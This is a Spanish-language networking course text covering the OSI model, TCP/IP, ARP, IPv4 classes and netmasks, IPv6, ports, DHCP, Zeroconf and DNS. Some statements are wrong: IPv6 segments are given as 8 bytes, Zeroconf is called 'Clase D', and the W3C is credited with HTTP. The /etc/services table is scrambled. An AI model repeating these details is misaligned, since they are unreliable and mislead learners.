
come with batteries included") en cualquier distribución.

Simplemente basta con pararse en la carpeta a compartir, y ejecutar la siguiente orden:

```
python -m SimpleHTTPServer 8080
```

Las demás computadoras deben apuntar sus navegadores a nuestra ip:8080

Aquí, sirviendo un archivo de Openoffice (.odt). El pequeño server incluso muestra una traza de los archivos servidos vía GET.



6. Protocolos de red

De Wikipedia, la enciclopedia libre.

Se le llama **protocolo de red** o **protocolo de comunicación** al conjunto de reglas que controlan la secuencia de mensajes que ocurren durante una comunicación entre entidades que forman una [red](#). En este contexto, las entidades de las cuales se habla son [programas de computadora](#) o automatismos de otro tipo, tales y como dispositivos [electrónicos](#) capaces de interactuar en una red.

Los **protocolos de red** establecen aspectos tales como:

- Las secuencias posibles de mensajes que pueden arribar durante el proceso de la comunicación.
- La [sintaxis](#) de los mensajes intercambiados.
- Estrategias para corregir los casos de error.
- Estrategias para asegurar la seguridad ([autenticación](#), [encriptación](#)).

6.1. Estandarización

Los protocolos que son implementados en sistemas de comunicación, y que tienen un amplio impacto suelen convertirse en [estándares](#). Esto se debe a que la comunicación es un factor fundamental en numerosos sistemas, y para asegurar tal comunicación se vuelve necesario copiar el diseño y funcionamiento a partir del ejemplo preexistente. Esto ocurre tanto de manera informal como deliberada.

Existen organismos gubernamentales y consorcios empresariales, que tienen como propósito precisamente el de proponer recomendaciones de estándares que se deben respetar para asegurar la interoperabilidad de los productos.

Por ejemplo, la [IEEE](#) que propone varios estándares para redes físicas, o el W3C (World Wide Web Consortium) que gestiona la definición aceptada del protocolo [HTTP](#).

6.2. Niveles de abstracción: el modelo OSI

En el campo de las [redes informáticas](#), los protocolos se pueden dividir en varias categorías, una de las clasificaciones más estudiadas es la [OSI](#).

Según la clasificación [OSI](#), la comunicación de varios dispositivos [ETD](#) se puede estudiar dividiéndola en 7 niveles, que son expuestos desde su nivel más alto hasta el más bajo:

Nivel	Nombre
Capa 7	Nivel de aplicación
Capa 6	Nivel de presentación
Capa 5	Nivel de sesión
Capa 4	Nivel de transporte
Capa 3	Nivel de red
Capa 2	Nivel de enlace de datos
Capa 1	Nivel físico

Otra clasificación, más práctica y la apropiada para [TCP IP](#), podría ser esta:

Nivel
Capa de Aplicación
Capa de Transporte
Capa de Red
Capa de Enlace de Datos
Capa Física

Los protocolos de cada capa tienen una interfaz bien definida y sólo poseen conocimiento de las capas directamente inferiores. Esta división de los protocolos ofrece abstracción tanto de los mecanismos de bajo nivel responsables por la transmisión de datos sobre las informaciones intercambiadas. Así, por ejemplo, un [navegador web](#) ([HTTP](#), capa 7) puede utilizar una conexión [Ethernet](#) o [PPP](#) (capa 2) para acceder a la [Internet](#), sin que sea necesario cualquier tratamiento para los protocolos de un nivel más bajo. De la misma forma, un [router](#) sólo necesita de las informaciones del nivel de red para enrutar paquetes, sin que importe si los datos en tránsito pertenecen a una imagen para un [navegador web](#), un [archivo](#) transferido vía [FTP](#) o un mensaje de [correo electrónico](#).

6.2.1. Protocolos e Interfaces dentro de según OSI

- Capa 1: [Nivel físico](#)
 - [Cable coaxial](#)
 - [Cable de fibra óptica](#)
 - [Cable de par trenzado](#)
 - [Microondas](#)
 - [Radio](#)
 - [Palomas](#)
 - [RS-232](#)
- Capa 2: [Nivel de enlace de datos](#)
 - [Ethernet](#), [Fast Ethernet](#), Giga bit [Ethernet](#)
 - [Token Ring](#)

- [FDDI](#)
- [ATM](#)
- [HDLC](#)
- Capa 3: [Nivel de red](#)
 - [ARP, RARP](#)
 - [IP \(IPv4, IPv6\)](#)
 - [X.25](#)
 - [ICMP](#)
 - [IGMP](#)
 - [NetBEUI](#)
 - [IPX](#)
 - [Appletalk](#)
- Capa 4: [Nivel de transporte](#)
 - [TCP](#)
 - [UDP](#)
 - [SPX](#)
- Capa 5: [Nivel de sesión](#)
 - [NetBIOS](#)
 - [RPC](#)
 - [SSL](#)
- Capa 6: [Nivel de presentación](#)
 - [ASN.1](#)
- Capa 7: [Nivel de aplicación](#)
 - [SNMP](#)
 - [SMTP](#)
 - [NNTP](#)
 - [FTP](#)
 - [SSH](#)
 - [HTTP](#)
 - [SMB/CIFS](#)
 - [NFS](#)
 - [Telnet](#)
 - [IRC](#)
 - [ICQ](#)
 - [POP3](#)
 - [IMAP](#)

6.3. Tamaños de Trama + Control CRC en los paquetes

Antes de construir una red debemos decidir cual protocolo usaremos. Los protocolos mas frecuentes son

Netbeui (Microsoft), IPX (Novell) y TCP/IP (Unix), y existe entre ellos una cierta independencia acerca del **Cliente de Red elegido**. Por ejemplo, las redes basadas en Windows y Netware pueden trabajar perfectamente con TCP/IP en lugar de su protocolo nativo (Netbeui).

La discusión técnica pasa por otra razón. Mientras Netbeui e IPX han sido diseñadas para redes "fiables", es decir locales, y con una cierta garantía que los paquetes llegarán correctamente a destino, TCP/IP ha sido pensado para redes remotas e inestables (Internet). Mientras Netbeui e IPX poseen pocos mecanismos de control de trama, ya que confían en el medio de transmisión, TCP/IP sobreabunda y utiliza paquetes pequeños, a fin de no retransmitir paquetes muy grandes que pudieran haber llegado corrompidos a destino.

Se debe tener en cuenta que puede haber mas de un protocolo dentro de una red, por ejemplo, los servidores Novell aceptan TCP/IP... encapsulando dentro de IPX.

Estos mecanismos de Control de Trama son secciones de cada datagrama emitido a la red, que poseen un valor numérico de tipo CRC (Código de Redundancia Cíclico), o de tipo Checksum. Sin embargo, no nos interesa inundar la red con mecanismos de control... a menos que desconfiemos del medio: nos interesa la información que circula en ella. **De esta manera, Netbeui e IPX serán muchos mas rápidos que TCP/IP: pero solo si el medio de transmisión es seguro.**

6.4. TCP/IP

6.4.1. Solución a la capa física

ARP son las siglas en inglés de **Address Resolution Protocol** (Protocolo de resolución de direcciones).

Es un protocolo de nivel de red responsable de encontrar la dirección hardware (Ethernet MAC) que corresponde a una determinada dirección IP. Para ello se envía un paquete (ARP request) a la dirección de difusión de la red (broadcast (MAC = xx xx xx xx xx xx)) que contiene la dirección IP por la que se pregunta, y se espera a que esa máquina (u otra) responda (ARP reply) con la dirección Ethernet que le corresponde. Cada máquina mantiene una caché con las direcciones traducidas para reducir el retardo y la carga. ARP permite a la dirección de Internet ser independiente de la dirección Ethernet, pero esto sólo funciona si todas las máquinas lo soportan.

Ejercicio simple. En un Linux, navegue un poco por la red local, y luego escriba

```
s@calcifer:~$ cat /proc/net/arp
```

Obtendrá las traducciones físicas a IP que se han realizado en los últimos minutos

IP address	HW type	Flags	HW address	Mask	Device
192.168.1.254	0x1	0x2	00:e0:52:90:17:b8	*	eth0
192.168.1.2	0x1	0x2	00:e3:ee:a1:10:a2	*	eth0
192.168.1.3	0x1	0x2	00:33:44:23:12:c4	*	eth0

Luego, las direcciones de IP unifican por sobre el nivel físico las distintas clases de interfaces que existen en Internet, y poseen mecanismos de estratificación que aseguran que los paquetes lleguen a destino. Cuando me refiero a "distintas clases de interfaces", hago hincapié en que ARP → TCP/IP son la única forma de unificar los muchos protocolos de la capa física: Ethernet, Token Ring, CSMA, X25, etc.

- Ejemplo de dirección física de placa Ethernet expedida por el fabricante: 00:50:56:C0:00:08
- Ejemplo de dirección física de placa Token Ring expedida por el fabricante: 00:23:44:16:11:14:AF:E0

¡Ambas placas de red **no tienen ni siquiera valores en el mismo rango!** Solo TCP/IP puede enlazarlas.

TCP/IP es el conjunto básico de protocolos de comunicación de redes, popularizado por Internet, que permiten la transmisión de información en redes de computadoras. El nombre TCP/IP proviene de dos protocolos importantes de la familia, el *Transmission Control Protocol* ([TCP](#)) y el *Internet Protocol* ([IP](#)).

6.4.2. Solución a las distintas arquitecturas

El TCP/IP es la base de Internet que sirve para enlazar [computadoras](#) que utilizan diferentes componentes e incluso distintos [sistemas operativos](#), incluyendo PC, minicomputadoras y computadoras centrales sobre redes de área local y área extensa.

Por ejemplo, una PC equipada con un procesador x86, corriendo DOS o Windows, puede comunicarse con una computadora Sun con microprocesador Sparc corriendo Unix Solaris.

6.4.3. Arquitectura de TCP

“Cada máquina dentro de una red TCP/IP se identifica unívocamente mediante su correspondiente Dirección IP, teóricamente única e irrepetible dentro de un mismo segmento de red”

6.4.3.1. Ventajas e Inconvenientes

El protocolo TCP/IP está diseñado para enrutar y tiene un grado muy elevado de fiabilidad, es adecuado para redes grandes y medianas, así como en redes empresariales. Se utiliza a nivel mundial para conectarse a Internet y a los servidores web.

Un inconveniente de TCP/IP es que es más difícil de configurar y de mantener que NetBEUI o IPX/SPX; además es algo más lento en redes con un volumen de tráfico medio bajo. Sin embargo, puede ser más rápida en redes con un volumen de tráfico grande donde haya que enrutar un gran número de marcos.

El protocolo TCP/IP se puede utilizar en grandes y pequeñas redes empresariales, como por ejemplo en campus universitarios o en complejos empresariales en donde utilizan muchos enrutadores y conexiones a mainframe o a ordenadores UNIX. También se puede utilizar en redes pequeñas en donde 100 ó 200 estaciones de trabajo funcionando con Windows acceden a servicios de intranet o internet mediante un servidor que ofrezca servicios web. Los servicios mas comunes de este tipo son:

- IIS (Internet Information Server) bajo Windows NT/200*
- Apache Web Server bajo GNU/Linux, Unix, *BSD, Mac/OSX o Windows 9x/Me/NT/200*

La entidad de TCP en cada extremo de una conexión debe asegurar que los datos se entregan a su aplicación local de forma:

- Precisa.
- En secuencia.
- Completa.
- Libre de duplicados.

6.4.4. Direcciones Ipv4

Una **dirección IP** se representa mediante un número binario de 32 bits (IPv4). Las **direcciones IP** se expresan como números de notación decimal: se dividen los 32 bits de la dirección en cuatro octetos. El valor decimal máximo de cada octeto es 255 (el número binario de 8 bits más alto es 11111111, y esos bits, de derecha a izquierda, tienen valores decimales de 1, 2, 4, 8, 16, 32, 64 y 128, lo que suma 255 en total).

6.4.4.1. Direcciones “Reales”

Hay tres clases de direcciones IP que una organización puede recibir de parte de Internet Assigned Numbers Authority (IANA):

Clase A:

- Destinado a países (aunque en el pasado se le hayan otorgado a empresas de gran envergadura

como, por ejemplo, Hewlett Packard).

- Se asigna el primer octeto, reservando los tres últimos octetos (24 bits) para que sean asignados a los hosts, de modo que la cantidad máxima de hosts es 2^{24} (menos dos: las direcciones reservadas de broadcast [último octeto a 255] y de red [último octeto a 0]), o sea, 16 777 214 hosts.

Clase B:

- Destinado a medianas empresas
- Se asignan los dos primeros octetos, reservando los dos octetos finales (16 bits) para que sean asignados a los hosts, de modo que la cantidad máxima de hosts es 2^{16} (menos dos), o 65 534 hosts.

Clase C:

- Destinado a los demás solicitantes
- Se asignan los tres primeros octetos, reservando el octeto final (8 bits) para que sea asignado a los hosts, de modo que la cantidad máxima de hosts es 2^8 (menos dps), o 254 hosts.

Para el caso de Argentina, si vemos pasar una dirección comenzada en 186, 189, 190, 191, 200... listo, ya sabemos que es una ip real. Si queremos saber a que país pertenece una ip, podemos acceder al listado actualizado en <http://www.countryipblocks.net/country-blocks/htaccess-deny-format/>

6.4.4.2. Direcciones privadas & NAT (Network Address Translation)

Hay algunos rangos de direcciones que no están asignadas y que se denominan "direcciones privadas". Las direcciones privadas pueden ser utilizadas por

- Hosts que no se conectan a Internet y se limitan a un red LAN sin conectividad con el exterior.
- Hosts que usan traducción de dirección de red ([NAT](#)), o un servidor [proxy](#), para conectarse a una red pública a través de una IP real.

Muchas aplicaciones requieren conectividad dentro de una sola red, y no necesitan conectividad externa. En las redes de gran tamaño, a menudo se usa TCP/IP, aunque la conectividad de capa de red no sea necesaria fuera de la red. Los bancos son buenos ejemplos; pueden utilizar TCP/IP para conectar los cajeros automáticos (ATM). Estas máquinas no se conectan a la red pública, de manera que las direcciones privadas son ideales para ellas. Las direcciones privadas también se pueden utilizar en una red en la que no hay suficientes direcciones públicas disponibles.

Las direcciones privadas se pueden utilizar junto con un servidor de traducción de direcciones de red (NAT) o servidor proxy para suministrar conectividad a todos los hosts de una red que tiene relativamente pocas direcciones públicas disponibles. Según lo acordado, cualquier tráfico que posea una dirección destino dentro de uno de los intervalos de direcciones privadas NO se enrutará a través de Internet.

Las direcciones privadas también se pueden utilizar en una red en la que no hay suficientes direcciones públicas disponibles. También existen clases dentro de las redes privadas, a fin organizaciones administren mejor

sus equipos.

Clase A

Son fáciles de identificar, ya que comienzan con 10.0.0.1 y pueden llegar hasta 10.254.254.254

Clase B

Comienzan con 172 y van desde 172.16.0.1 hasta 172.31.254.254

Clase C

Comienzan con 192, y van desde 192.168.0.1 hasta 192.168.254.254

6.4.4.3. Mascara de Red

Un asunto discutido en TCP/IP es la mascara de Red: unos números que acompañan a la IP y que usualmente recibimos del proveedor, sin cambiarlo para nada. Veamos en que consiste.

Según Wikipedia: Una mascara de red, conocida también como netmask, subnet mask, o address mask, es un segundo juego de octetos que sirven para filtrar cuantos bits identifican el alcance, tanto de hosts como de subredes, pendientes del nodo que identifica la ip en cuestión.

Solo se permiten los siguientes valores: 0,128,192,224,240,248,252,254 y 255.

Redes Clase A			
Mascara Bits	(Notación CIDR)	Redes	Máquinas
255.255.255.252	30	4,194,304	2
255.255.255.248	29	2,097,152	6
255.255.255.240	28	1,048,576	14
255.255.255.224	27	524,288	30
255.255.255.192	26	262,144	62
255.255.255.128	25	131,072	126
255.255.255.0	24	65,536	254
255.255.254.0	23	32,768	510
255.255.252.0	22	16,384	1,022
255.255.248.0	21	8,192	2,046
255.255.240.0	20	4,096	4,094
255.255.224.0	19	2,048	8,190
255.255.192.0	18	1,024	16,382
255.255.128.0	17	512	32,766
255.255.0.0	16	256	65,534
255.254.0.0	15	128	131,070
255.252.0.0	14	64	262,142
255.248.0.0	13	32	524,286
255.240.0.0	12	16	1,048,574
255.224.0.0	11	8	2,097,150
255.192.0.0	10	4	4,194,302
255.128.0.0	9	2	8,388,606
255.0.0.0 (por defecto)	8	1	16,777,216

Redes Clase B			
Máscara Bits	(Notación CIDR)	Redes	Máquinas
255.255.255.252	30	32,768	2
255.255.255.248	29	8,192	6
255.255.255.240	28	4,096	14
255.255.255.224	27	2,048	30
255.255.255.192	26	1,024	62
255.255.255.128	25	512	126
255.255.255.0	24	256	254
255.255.254.0	23	128	510
255.255.252.0	22	64	1,022
255.255.248.0	21	32	2,046
255.255.240.0	20	16	4094
255.255.224.0	19	8	8,190
255.255.192.0	18	4	16,382
255.255.128.0	17	2	32,764
255.255.0.0 (por defecto)	16	1	65,534

Redes Clase C			
Máscara Bits	(Notación CIDR)	Redes	Máquinas
255.255.255.252	30	64	2
255.255.255.248	29	32	6
255.255.255.240	28	16	14
255.255.255.224	27	8	30
255.255.255.192	26	4	62
255.255.255.128	25	2	126
255.255.255.0 (por defecto)	24	1	254

La máscara por defecto de la clase A es 255.0.0.0

La máscara por defecto de la clase B es 255.255.0.0

La máscara por defecto de la clase C es 255.255.255.0

6.4.4.4. Forzar la máscara

Si bien anteriormente vimos las máscaras por defecto para estas redes, a veces podemos encontrar que máscaras típicas de algunas redes aparecen en otras. Esto se hace con el objeto de forzar mas cantidad de hosts de los habituales.

Por ejemplo: usemos r para redes y h para hosts. Podemos hacer que una red privada clase C (192.168.r.h, máscara 255.255.255.0), con capacidad para $((2^8)-2)=254$ (h)osts por cada (r)ed, utilizando una máscara 255.255.0.0 pase a invocar $((2^{16})-2)=65534$ hosts.

6.4.5. Direcciones Ipv6

Están compuestas por 8 segmentos de 8 bytes cada uno, que suman un total de 128 bits, el equivalente a unos 3.4×10^{38} hosts direccionables. La ventaja con respecto a la dirección IPv4 es obvia en cuanto a su capacidad de direccionamiento.

Su representación es hexadecimal, y para la separación de cada par de octetos se emplea el símbolo ":". Un bloque abarca desde 0000 hasta FFFF. Algunas reglas acerca de la representación de direcciones IPv6 son:

- Los ceros iniciales, como en IPv4, se pueden obviar.

Ejemplo: 2001:0123:0004:00ab:0cde:3403:0001:0063 -> **2001:123:4:ab:cde:3403:1:63**

- Los bloques contiguos de ceros se pueden comprimir empleando "::". Esta operación sólo se puede hacer UNA vez.

Ejemplo: 2001:0:0:0:0:0:4 -> **2001::4**.

Ejemplo NO válido: 2001:0:0:0:2:0:0:1 -> 2001::2::1 (debería ser 2001::2:0:0:1 ó 2001:0:0:0:2::1).

Agotamiento del Espacio de Direcciones

(El presente es un resumen de <http://www.wapeton.com/explorer/db/e-queesipv6.html>)

IPv4 tiene un espacio de direcciones de 32 bits, es decir 2^{32} (4.294.967.296). En cambio, IPv6 nos ofrece un espacio de 2^{128} (340.462.366.920.938.463.463.374.607.431.768.211.456).

Hagamos una cuenta "rápida", para hacernos a la idea de lo que esta cifra "impronunciable" implica. Calculemos el número de direcciones IP que podríamos tener por metro cuadrado de la superficie terrestre: ¡nada más y nada menos que 665.570.793.348.866.943.898.599!

Indudablemente, hay cabida para todos los dispositivos que podamos imaginar, no solo terrestres, sino interplanetarios. Aunque una aplicación localizada sería en el campo de los electrodomésticos. Sería una gran paso poder hacer "ping⁵" a nuestra alarma domiciliaria... desde Kuala Lumpur.

El reducido espacio de IPv4, a pesar de disponer de cuatro mil millones de direcciones (4.294.967.296), junto al hecho de una importante falta de coordinación durante la década de los 80, en la delegación de direcciones, sin ningún tipo de optimización, nos está llevando a límites no sospechados en aquel momento.

Por supuesto, hay una solución que podríamos considerar como evidente, como sería la reenumeración, y reasignación de dicho espacio de direccionamiento. Sin embargo, no es tan sencillo, es incluso impensable en algunas redes, ya que requiere unos esfuerzos de coordinación a escala mundial, absolutamente impensables.

Uno de los países que mayor resistencia ofrece es Estados Unidos, quienes poseen un parque gigante de routers incompatibles con ipv6, y que al ser el país inventor de Internet, se reserva un rango de ip suficiente para muchos años. No obstante, el mayor impulso a ipv6 se da en Europa y Asia, donde la red ha tenido un desarrollo muy grande.

Ipv6 resolvería además algunos problemas en las grandes dimensiones de las tablas de encaminado (routing) en el troncal de Internet, que hace ineficaz, y perjudica enormemente los tiempos de respuesta de la Internet actual.

5 ping: envía un paquete icmp a un host y espera si hay respuesta.

Como ya he apuntado, la solución, temporalmente, es el uso de mecanismos NAT. Este mecanismo consiste, básicamente y a grandes rasgos, en usar una única dirección IPv4 para que una red completa pueda acceder a Internet.

Desafortunadamente, de seguir con IPv4, esta tendencia no sería "temporal", sino "invariablemente permanente".

El camino de IPv4 a IPv6 no es una cuestión de transición ni de migración, sino de evolución, de integración, pero se trata de una evolución disruptora, rompedora, y al mismo tiempo necesaria. IPv6 nos permitirá un crecimiento escalable y simple, principales handicaps actuales de IPv4. Preparemos y mejoremos nuestras redes, las de nuestros clientes, las de nueva implantación, con dispositivos, sistemas operativos y aplicaciones que estén realmente listos o en camino de cumplir las especificaciones de IPv6, sin por ello dejar de ser válidos en IPv4. Hay que asegurar el futuro, no hipotecarlo, frente al inevitable comercio electrónico móvil (o "m-commerce), por la salud de la red global. Seamos y estemos ¡IPv6 READY!

Mas información:

- <http://www.diariouno.com.ar/contenidos/2010/05/15/En-abril-de-2012-se-acaban-las-direcciones-IP-disponibles-0005.html>
- <http://www.diariouno.com.ar/contenidos/2010/11/12/Internet-podria-dejar-de-crecer-dijo-uno-de-sus-fundadores-0034.html>

6.4.6. Servicios y puertos

Las direcciones de ip asocian servicios o “demonios” (que no son otra cosa que procesos de archivos ejecutables) a los llamados puertos. Los servicios se inician junto con el arranque de la computadora en forma secuencial: por ejemplo, primero arranca la red, y luego los demonios que la utilizan. El usuario administrador (o “root”) no necesita haber iniciado sesión para que la computadora brinde los servicios normalmente.

Una computadora puede ejecutar mas de un servicio a la vez. Los datagramas que llegan deben ser encausados al proceso indicado, por esta razón traen en su cabecera un numero de puerto como convención del proceso que lo atenderá.

Por ejemplo, un servidor Web (IIS, Apache, Coldfusion, etc) escucha por el puerto 80.

6.4.6.1. /etc/services

Este es un archivo que posee una lista de servicios y el puerto asociado. Este archivo no es definitivo, pues se modifica permanentemente desde IANA (Internet Assigned Number Authority), en la medida que nacen nuevos servicios para TCP/IP. Por razones prácticas, se ha acotado la lista a los servicios que, en la experiencia del autor, tiene mas probabilidades el estudiante de encontrarse en su vida profesional.

netstat 15/tcp	time 37/udp timeserver	80/tcp http # HTTP www
qotd 17/tcp quote	nameserver 42/tcp	80/udp # HTTP Transfer link
ftp-data 20/tcp	116 whois 43/tcp	87/tcp ttymux kerberos
ftp 21/tcp	53/tcp nameserver # DNS	88/tcp kerberos5
ssh 22/tcp # SSH Remote Login	53/udp nameserver	88/udp kerberos5
ssh 22/udp	69/udp gopher	95/tcp hostnames
telnet 23/tcp	70/tcp # Internet Gopher	110/tcp pop-3 # POP version 3
smtp 25/tcp mail	77/tcp netrjs finger	110/udp pop-3 sunrpc
time 37/tcp timeserver	79/tcp www	111/tcp portmapper # RPC 4.0

IP:PUERTO -> Servicios frecuentes en un host

Un host en Internet no solo puede estar antecedido de "www".

"www" es solo un servicio de los tantos que puede tener habilitado el host. Veamos los servicios mas conocidos:

Proto	Puerto	Servicio	Software	¿Ejemplo?
www	80	Páginas web	Apache, IIS, ColdFusion, etc	www.bunker.org.ar
www	3128 6588 1080	Servidor Proxy	Squid, Winproxy, Wingate	
telnet	23	Telnet es el nombre de un protocolo (y del programa informático que implementa el cliente) que permite acceder mediante una red a otra máquina, para manejarla como si estuviéramos sentados delante de ella (es.wikipedia.org/wiki/Telnet)	Telnet Daemon	Cuentas gratuitas ⁶
ssh	22	SSH es el nombre de un protocolo y del programa que lo implementa. Este protocolo sirve para acceder a máquinas a través de una red, de forma similar a como se hace con Telnet. La diferencia principal es que SSH usa técnicas de cifrado para que ningún atacante pueda descubrir el usuario y contraseña de la conexión ni lo que se escribe durante la sesión (es.wikipedia.org/wiki/SSH)	Openssh-server	Cuentas gratuitas ⁷
ftp	21	File Transfer Protocol: se utiliza para chatear con el servidor exigiéndole que nos permite bajar (o subir) un archivo. Posee un lenguaje propio muy fácil de usar. Lo soportan todos los navegadores.	Microsoft FTP Server WUFTPD PROFTPD Varios "shareware"	ftp://ftp.microsoft.com ftp://alumno:123@192.168.0.1 (Server laboratorio)
imap	143	Protocolo diseñado con el fin de permitir la manipulación de buzones remotos como si fueran locales. IMAP requiere de un servidor que haga las funciones de oficina de correos pero en lugar de leer todo el buzón y borrarlo, solicita sólo los encabezados de cada mensaje. Se pueden marcar mensajes como borrados sin suprimirlos completamente, pues estos permanecen en el buzón hasta que el usuario confirma su eliminación. www.xpress.com.mx/glosario_p.jsp	Como servidor: courier-imap Como Cliente: Outlook, Sylpheed, Evolution, Kmail, Thunderbird	<ul style="list-style-type: none"> ● Acceder vía Web (lo que hacen casi todos) ● Configurar un Cliente ● Usar un navegador sofisticado (ver pantallas de ejemplo)
pop	110	Post Office Protocol (Protocolo de Oficina de Correos). A diferencia de IMAP, está diseñado para permitir al usuario "obtener" el correo del servidor y almacenarlo localmente en disco duro. Esto le otorga <ul style="list-style-type: none"> ● Independencia de la futura conexión 	Como servidor: Qmail, Courier-pop	<ul style="list-style-type: none"> ● Configurar un Cliente

⁶ Observar Apéndice C: "Obteniendo cuentas shell gratuitas"

⁷ Observar Apéndice C: "Obteniendo cuentas shell gratuitas"

Proto	Puerto	Servicio	Software	¿Ejemplo?
		<ul style="list-style-type: none"> ● Administración local de los mensajes (ordenarlos, filtrarlos, reservar para envío, etc) ● "Cuidar" el espacio contratado en el servidor de correos ● Contra: usualmente, no se puede accesar los correos bajados a la máquina personal cuando se encuentra en otro sitio. 	Como cliente: Outlook, Sylpheed, Evolution, Kmail, Thunderbird	

IP Estática e IP Dinámica

Habíamos mencionado que una dirección puede ser **real**, otorgada por Internet Assigned Numbers Authority ([IANA](#)) o **ficticia**, ubicada dentro del grupo reservado a direcciones **privadas**.

Cualquiera de estas direcciones pueden ser configuradas tanto en forma manual o “**estáticamente**”, o dejar que un servidor **DHCP** lo haga automáticamente o “**dinámicamente**”.

En principio esto supone una ventaja en redes muy grandes. Todos los sistemas operativos preconfiguran las placas de red para recibir los valores de conexión desde algún server DHCP.

En la práctica, las empresas proveedoras de internet (ISP) lo utilizan como una forma para que en cada conexión obtengamos una IP distinta, o al menos esta cambie cada 24 hs. Sucede que una IP estática, y real (no privada) sirve para asociar nombres de dominio. Por ejemplo www.perasymelones.com.ar

En cambio, si queremos que la IP permanezca siempre igual, debemos adquirirla por separado, o contratar con alguna empresa de hosting un espacio donde alojar nuestros paginas html.

6.4.6.2. Zeroconf

Zeroconf, Zero Configuration Networking, o conocido como “Clase D”, es un conjunto de técnicas que permiten crear de forma automática una red IP sin configuración o servidores especiales. También conocida como Automatic Private IP Addressing or APIPA, permite a los usuarios sin conocimientos técnicos conectar ordenadores, impresoras de red y otros elementos y hacerlos funcionar. Sin Zeroconf, un usuario con conocimientos técnicos debe configurar servidores especiales, como DHCP y DNS, o bien configurar cada ordenador de forma manual.

En pocas palabras, si corremos el comando ipconfig (en Windows) o ifconfig (en Linux), y descubrimos una dirección de IP al estilo

169.254.x.x

... significa que tenemos alguna configuración o programa que se activa durante

1. La carencia de configuración manual (“estática”) de IP,
2. Y al no recibir ninguna IP valida de ningún DHCP ni router

Por lo tanto, asigna una IP dentro de un rango donde no moleste a nadie, y donde al menos podrá quedar conectada a la red local. En el caso de Ubuntu, existe un daemon que se encarga de ello, llamado **avahi**.

6.4.6.3. Gateway

Técnicamente, un gateway es mas o menos lo mismo que un router: envía paquetes desde una red a otra. Se utiliza el término “Gateway” para aclarar que queremos salir a Internet, no a cualquier otra red local. Por eso equivale a

decir "Puerta de Salida".

El gateway enrutará paquetes que se salgan dentro de nuestro rango asignado. Por ejemplo si tenemos una dirección de IP 192.168.0.4, con una mascara 255.255.255.0, solo tenemos 254 direcciones posibles, que van del 192.168.0.1 al 192.168.0.254.

Si buscamos en la red la dirección 64.233.187.99 (Google), ya nos estamos saliendo de nuestro ámbito, y es cuando hace falta un gateway que nos lleve de la mano fuera de nuestro barrio.

6.4.6.4. DNS

Sin embargo, el gateway no resuelve por si solo las direcciones de dominio. No tiene la menor idea de donde queda www.google.com. Antes le tenemos que dar la dirección de IP.

Es como el servicio postal: pueden enviar nuestras cartas, pero nosotros tenemos que poner la dirección (ip) del destinatario (google).

Los servidores DNS son gigantescas bases de datos que se encargan de traducirnos los nombres de dominio.

6.4.6.5. Dominios

Dominio: es una dirección literal de

- Una computadora: Ejemplo: <http://www.lugmen.org.ar>
- Una red completa: Ejemplo: <http://www.nasa.gov>
- Un sitio redireccionado o "virtualizado" a alguna computadora que está dentro de una red: Ejemplo: <http://www.google.com> (175.000 servidores web que se ven como uno solo)

